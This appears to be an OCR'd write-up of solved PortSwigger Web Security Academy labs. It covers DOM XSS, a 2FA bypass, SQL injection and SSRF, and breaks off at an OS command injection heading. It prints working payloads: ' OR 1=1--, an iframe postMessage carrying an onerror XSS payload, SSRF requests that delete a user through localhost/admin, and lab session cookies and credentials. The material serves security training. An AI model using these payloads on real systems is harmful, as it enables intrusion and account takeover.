
My Account

Your username is: carlos

Your API Key is: pecUYqb4kJ3CoB1B7zQZ7wL5t3F1a8lm

3) CROSS – SITE SCRIPTING

Lab: DOM XSS in innerHTML sink using source location.search




Lab: DOM XSS in `innerHTML` sink using source `location.search`

This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

SOLVED



Congratulations, you solved the lab!

0 search results for 'r4kyjlp1location.search'

Search the blog...


```
        </span>
        <span>'</span>
    </h1>
    <script>
                                function doSearchQuery(query) {
                                    document.getElementById('searchMessage').innerHTML = query;
                                }
                                var query = (new URLSearchParams(window.location.search)).get('search');
                                if(query) {
                                    doSearchQuery(query);
                                }
    </script>
```

html body div section.maincontainer div.container.is-page section.blog-header h1 span#searchMessage (text)

r4kyjlp1

4) Authentication

Lab: 2FA simple bypass




Lab: 2FA simple bypass

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's credentials `carlos:montoya`

Logging in



Login


Username

wiener

Password

•••••

Email client page




Your email address is wiener@exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net

Displaying all emails @exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2025-09-27 17:39:58 +0000	wiener@exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net	no-reply@0a3e005704e914f08017ae8b00d80002.web-security-academy.net	Security code	Hello! Your security code is 1766. Please enter this in the app to continue. Thanks, Support team	View raw

Used code




My Account

Your username is: wiener

Your email is: wiener@exploit-0a8b0078043b143880e6ad9d015f0072.exploit-server.net


Email

Log in using the victim's credentials.



Please enter your 4-digit security code

Manually change the URL to navigate to /my-account



Congratulations, you solved the lab!

My Account


Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

5) SQL injection

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data




Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.


Injected Payload +OR+1=1—



' OR 1=1--

6) DOM based XSS


Lab: DOM XSS using web messages



Lab: DOM XSS using web messages

This lab demonstrates a simple web message vulnerability. To solve this lab, use the exploit server to post a message to the target site that causes the `print()` function to be called.

Storing iframe commands



Body:


```
<iframe src="https://0aee00420374a9e1808621560064009f.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1
onerror=print()>','*')">
```

Solved

Congratulations, you solved the lab!

7) Server-side request forgery (SSRF)

Lab: Basic SSRF against the local server




Lab: Basic SSRF against the local server

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

Delete admin with Admin privilege




```
POST /product/stock HTTP/2
Host: 0a5700ae04f08363803b1201007d0034.web-security-academy.net
Cookie: session=E0j2VR6SS4UbzDp7g9V99pNCuxVgiHE0
Content-Length: 31
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a5700ae04f08363803b1201007d0034.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a5700ae04f08363803b1201007d0034.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost/admin
```

Web Securit
Academy
Basic SSRF against the local server
LAB
Not solved
Back to lab description
Home | Admin panel | My account

Users


wiener - Delete
carlos - Delete

Deleted User Carlos



```
POST /product/stock HTTP/2
Host: 0a5700ae04f08363803b1201007d0034.web-security-academy.net
Cookie: session=E0j2VR6SS4UbzDp7g9V99pNCuxVgiHE0
Content-Length: 54
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: */*
Origin: https://0a5700ae04f08363803b1201007d0034.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a5700ae04f08363803b1201007d0034.web-security-academy.net/product?pr
oductId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http://localhost/admin/delete?username=carlos
```

```
HTTP/2 302 Found
Location: /admin
Set-Cookie: session=G6pRLcGzfIN3ardwzBIXb2xPtA8DI0qw; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```


Congratulations, you solved the lab!


There is No 'I' in Team

★☆☆☆☆

$54.74

8) OS command injection

Lab: OS command injection, simple case



OS command injection, simple case →

